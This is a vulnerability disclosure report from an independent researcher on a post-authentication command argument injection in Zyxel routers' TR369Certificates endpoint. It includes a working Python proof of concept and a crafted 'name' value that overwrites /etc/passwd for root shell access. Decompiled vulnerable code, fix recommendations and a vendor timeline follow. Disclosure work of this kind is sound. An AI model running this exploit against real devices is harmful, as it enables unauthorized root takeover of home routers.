WIP-2025-12-ZYX-1

Zyxel TR369 Certificate Endpoint Vulnerability

28 December 2025

V1.0.1

CONTENTS

Summary

All devices that support the /cgi-bin/TR369Certificates endpoint appear to have a vulnerability.

There is incorrect check logic, and a buffer truncation vulnerability that permits arbitrary file copy.

This can be used to copy sensitive files to and from the filesystem, and this may include overwriting /etc/passwd and /etc/shadow with attacker controlled content to allow full root shell access.

The device may be compromised in a supply chain attack (i.e. before supplied to customers).

The device could be permanently disabled if a system script is overwritten with commands that wipe the bootloaders.

This is a post authentication vulnerability via network.

It is noted there has been a recent certificates vulnerability CVE-2025-8693, which involves the priv parameter. This does not appear to be the same issue identified in this report, and the recent firmware for some platforms appear to be still be vulnerable at date of report including:

VMG3625-T50B Dual-Band Wireless AC/N VDSL2 Gigabit Gateway
5.50(ABPM.9.4)C0
English March 5, 2025
https://spdl.zyxel.com/EMG3525-T50B/firmware(public_version)/EMG3525-T50B_5.50(ABPM.9.4)C0.zip
https://download.zyxel.com/VMG3625-T50B/firmware/VMG3625-T50B_5.50(ABPM.9.4)C0.zip

EX3500-T0/EX3501-T0 Dual-Band Wireless AX3000 Gigabit Ethernet IAD
5.44(ACHR.3)C0
English November 13, 2025
https://download.zyxel.com/EX3501-T0/firmware/EX3501-T0_5.44(ACHR.3)C0.zip

Devices that use encrypted firmware could not be checked for the vulnerability.

This vulnerability was discovered and tested on EX3301-T0 running 5.50(ABVY.5.6)C0 firmware from June 09, 2025

In versions ABVY 6.0+ the endpoint was removed rendering it no longer vulnerable.

WIP-2025-12-ZYX-1: Arbitrary File Copy/Overwrite

The device exposes a web endpoint /cgi-bin/TR369Certificates that accepts an action parameter.

If download action is specified, and name parameter is used to copy a certificate from /data/usp/cert/<name> to a temporary file which is then read and the contents provided in the http response.

Checks are present intended to ensure this file exists, and is a regular file (e.g. not a directory, device, symlink etc).

However this check logic is not implemented correctly – even if the file does not exist it the copy to temporary file will still be attempted.

A command string is made with a maximum size of 128 bytes.

```
zos_snprintf(command_0x80, 128, "cp %s%s %s", "/data/usp/cert/", name,
tmpfile)
```

However, the name parameter provided by the attacker is not checked for length or spaces.

Therefore if a suitability long <name> is provided, and contains spaces, the cp command can copy files that are not in /data/usp/cert.

The temporary file destination can be omitted due to truncation allowing the attacker to control where any file can be copied.

Example

```
http://<deviceIP>/cgi-
bin/TR369Certificates?action=download&name=<NAME>&sessionkey=<SESSION KEY>
```

where NAME is:

```
“a /mnt/usb2_sda1/passwd /etc [0x80 spaces]’
```

Would result in the following command string being passed to system()

```
cp /data/usp/cert/a /mnt/usb2_sda1/passwd /etc
```

This results in an attacker controlled passwd file from an inserted USB flash drive being copied to /etc overwritten system /etc/passwd file.

e.g.

```
nobody:x:99:99:nobody:/nonexistent:/bin/false
root:x:0:0:root:/home/root:/bin/sh
supervisor:x:12:12:supervisor:/home/supervisor:/bin/sh
admin:x:0:0:admin:/home/admin:/bin/sh
```

This would allow an attacker full root shell (not restricted /usr/bin/zysh shell) with UID/GUI of 0.

Alternatively a script or program could similarly be copied over to the filesystem and triggered enabling SSH/Telnet or performing any action.

POC

This script assumes there is a passwd file on an inserted USB flash drive which the system mounted under /mnt/usb2_sda1


```
"""

Watchful IP Zyxel EX3301 /cgi-bin/TR369Certificates arbitrary file copy vulnerability

Copy file to target directory

USB flash drive typically mounted at /mnt/usb2_sda1 though this may change each time
removed and reinserted (.e.g. /mnt/usb2_sdb1)

27 Dec 2025
Version: 0.0.1

https://watchfulip.github.io/

Most of this program is based on cmd_injection_ping.py at
https://github.com/ThomasRinsma/vmg8825scripts by Thomas Rinsma - hence references to
VMG8825_T50

"""

import requests
import base64
import json
import time
import logging
import sys
import socket
import threading
import struct
from getpass import getpass

import ssl

ssl._create_default_https_context = ssl._create_unverified_context


from Crypto.PublicKey import RSA # pip install cryptodome
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes
from Crypto.Cipher import AES, PKCS1_OAEP
from Crypto.Cipher import PKCS1_v1_5

DEBUG = True

class VMG8825_T50_Web(object):

    def __init__(self, url, user, password):
        self.url = url
        self.user = user
        self.password = password

        self.r = requests.Session()
        self.r.trust_env = False # ignore proxy settings

        # we define the AesKey ourselves
        self.aes_key = b'\x42'*32
        self.sessionkey = None
        if DEBUG:
            # Logging verbose http requests
            import http.client as http_client
            http_client.HTTPConnection.debuglevel = 7
            logging.basicConfig()
            logging.getLogger().setLevel(logging.DEBUG)
            requests_log = logging.getLogger("urllib3")
            requests_log.setLevel(logging.DEBUG)
            requests_log.propagate = True


    def _encrypt_request(self, data):
        iv = b'\x42'*16

        cipher = AES.new(self.aes_key, AES.MODE_CBC, iv)
        content = cipher.encrypt(pad(json.dumps(data).encode('ascii'), 16))

        request = {
            "content": base64.b64encode(content).decode('ascii'),
            "iv": base64.b64encode(iv).decode('ascii'),
            "key": ""
        }

        print(f"[encrypt] before='{json.dumps(data)}' after='{json.dumps(request)}'")

        return request

    def _decrypt_response(self, data):
        if not 'iv' in data or not 'content' in data:
            print(f"response not encrypted! Response: {data}")
            return data

        iv = base64.b64decode(data['iv'])[:16]
        content = data['content']

        cipher = AES.new(self.aes_key, AES.MODE_CBC, iv)
        result = unpad(cipher.decrypt(base64.b64decode(content)), 16)

        print(result)

        return result

    def perform_login(self):
        # get pub key
        res = self.r.get(f"{self.url}/getRSAPublickKey")
        pubkey_str = res.json()['RSAPublicKey']

        # Encrypt the aes key with RSA pubkey of the device
        pubkey = RSA.import_key(pubkey_str)
        cipher_rsa = PKCS1_v1_5.new(pubkey)
        enc_aes_key = cipher_rsa.encrypt(base64.b64encode(self.aes_key))


        login_data = {
            "Input_Account": self.user,
            "Input_Passwd": 
base64.b64encode(self.password.encode('ascii')).decode('ascii'),
            "RememberPassword": 0,
            "SHA512_password": False
        }

        enc_request = self._encrypt_request(login_data)
        enc_request['key'] = base64.b64encode(enc_aes_key).decode('ascii')
        enc_response = self.r.post(f"{self.url}/UserLogin", json.dumps(enc_request))
        response = json.loads(self._decrypt_response(enc_response.json()))

        if 'result' in response and response['result'] == 'ZCFG_SUCCESS':
            self.sessionkey = response['sessionkey']
            print ("\nZCFG_SUCCESS\n\n")
            return True
        else:
            return False


    def perform_logout(self):
        # http://192.168.0.1/cgi-bin/UserLogout?sessionkey=173783345
        response = self.r.post(f"{self.url}/cgi-bin/UserLogout?sessionKey={self.sessionkey}")
        response = response.json()

        if 'result' in response and response['result'] == 'ZCFG_SUCCESS':
            return True
        else:
            return False


    def get_info(self):
        res_enc = self.r.get(f"{self.url}/cgi-bin/getCustomizationData&sessionkey={self.sessionkey}")
        res = json.loads(self._decrypt_response(res_enc.json()))
        print(f"res = {res}")

        res_enc = self.r.get(f"{self.url}/cgi-bin/getWebGuiFlag&sessionkey={self.sessionkey}")
        res = json.loads(self._decrypt_response(res_enc.json()))
        print(f"res = {res}")


    def copy_file(self,source_file,dest_dir):
        # Build string in required order
        base = f"a {source_file} {dest_dir}"

        # Pad to 0x80
        padded = base[:0x80].ljust(0x80, ' ')

        res_enc = self.r.get(f"{self.url}/cgi-bin/TR369Certificates?action=download&name={padded}&sessionkey={self.sessionkey}")
        res = json.loads(self._decrypt_response(res_enc.json()))
        print(f"res = {res}")


if __name__ == "__main__":
    DEFAULT_HOST = "192.168.1.1"
    DEFAULT_USER = "admin"

    # Interactive input
    host = input(f"Host [{DEFAULT_HOST}]: ") or DEFAULT_HOST
    username = input(f"Username [{DEFAULT_USER}]: ") or DEFAULT_USER
    password = getpass("Password: ")
    #password = "WatchfulIP"
    url = f"http://{host}"

    # Log in
    router = VMG8825_T50_Web(url, username, password)
    status = router.perform_login()
    if not status:
        print("Login failed. Check the credentials.")
        sys.exit(1)

    #router.get_info()

    #router.copy_file("/etc/passwd","/mnt/usb2_sda1")
    router.copy_file("/mnt/usb2_sda1/passwd","/etc")
```

This script will login, and request }/cgi-bin/TR369Certificates?action=download using injected <name> parameter to copy /mnt/usb2_sda1_passwd into the /etc directory.

This permits a root shell to be obtained using the admin:<admin password>

Analysis

Within zhttpd, the following code for the /cgi-bin/TR369Certificates?action=download endpoint is vulnerable:



```
name = (const char *)cg_http_vallist_getvalue(*(_DWORD *)(a1 + 672), "name");
zos_pk("Certificate Download: find name %s.\n", name);
strcpy(tmpfile, "/tmp/tmp_CER_XXXXXX");
if ( mkstemp(tmpfile) == -1 )
{
  zos_pk("Certificate Download: create file path error...\n");
  return 0;
}
else
{
  zos_snprintf(command_0x80, 128, "%s%s", "/data/usp/cert/", name);//
                                             // Incorrect check
  if ( stat(command_0x80, &cert_stat_st) || (cert_stat_st.st_mode & 0x8000) != 0 )
  {                                          // Injectable cp
    zos_snprintf(command_0x80, 128, "cp %s%s %s", "/data/usp/cert/", name, tmpfile);//
                                             //
                                             // system() after checks
    if ( zos_formsys(1, command_0x80) == -1 && zlog_levelAllow(3) )
      zlog_log_f(3, "zhttpd.c", 4903, "zHttpTR369CertificateDownloadHandle", "fail to run system
    v7 = zHttpOutputFile(a1, a2, tmpfile, 1u, name);
    v8 = 0;
    if ( v7 != 1 )
      v8 = -7;
    unlink(tmpfile);
    return v8 == 0;
  }
UNKNOWN TR369Certificates_download:23 (3BC14)
```

/cgi-bin/TR369Certificates?action=download endpoint

The login to check file exists and is regular file is faulty, and continues to the cp command if the file does not exist.

The command string passed to zos_formsys() is vulnerable to attacker multiple file injection, and destination truncation.

Recommendations

Review the implementation of this endpoint to ensure:

- Checks to ensure cert exist are more robust
- Multiple files cannot be specified by an attacker
- The temporary file destination cannot be truncated

APPENDICES

APPENDIX A: DISCLAIMER

Watchful IP conducted time limited general security testing on stated product. This did not include any active online services testing, which, under UK Law, would require explicit consent from vendor. This report is not authorized by the vendor.

Watchful IP accepts no liability for any damage to equipment or service provision undertaken or caused by third parties.

Security threats are continually changing, with new vulnerabilities discovered on a daily basis, and no product, system or application can ever be 100% secure no matter how much security testing is conducted. All submitted reports are intended only to provide information to the vendor, or in this case, the general security researcher community relating to security vulnerabilities discovered in the course of this, or previous, projects.

These reports cannot and do not protect against personal or business loss as the result of use of the applications or systems described. Watchful IP offers no warranties, representations or legal certifications concerning the applications or systems tested without prior written agreement.

All software includes defects: nothing in any submitted report or any other communication is intended to represent or warrant that security testing was complete and without error, nor do any such work or communications represent or warrant that the application tested is suitable for task, free of other defects than reported, fully compliant with any industry standards, or fully compatible with any operating system, hardware, or other application.

All work carried out was done on a best effort basis with the aim of improving the security of vendor products and services, and the security posture of vendor in general.

Watchful IP

December 2025

APPENDIX B: VERSION HISTORY

Version 0.0.1 23 December 2025

Disclosure made to security@zyxel.com.tw on 28 December 2025 ahead of public disclosure on https://watchfulip.github.io/

APPENDIX C: TIMELINE

December 28 2025 > Notification sent to security@zyxel.com.tw

January 05 2026 > Response:

Thank you for bringing this issue to our attention. After a thorough review, our product team has confirmed that the latest firmware version 5.50(ABVY.7.1)C0 for the EX3301-T0 is not affected. The vulnerable TR-369 certificate–related CGI program was removed starting with firmware version 5.50(ABVY.6)C0.

If you identify any specific examples indicating that the latest firmware remains vulnerable, we would be happy to re-evaluate the matter. Otherwise, we do not consider the reported issue to pose a security concern for the EX3301-T0 CPE running the latest firmware version.

[…] please note in your report that the EX3301-T0 CPE running the latest firmware version is not affected.

Watchful IP

United Kingdom based Security Researcher
watchfulip@protonmail.com

This is a ~~confidential~~ report for public release

About Watchful IP

Watchful IP is a UK security researcher specializing in ARM embedded IoT device security. 25+ years experience with all aspects of cooperate systems administration. 10+ years experience Penetration testing, reverse engineering and cyber vulnerability research.

https://watchfulip.github.io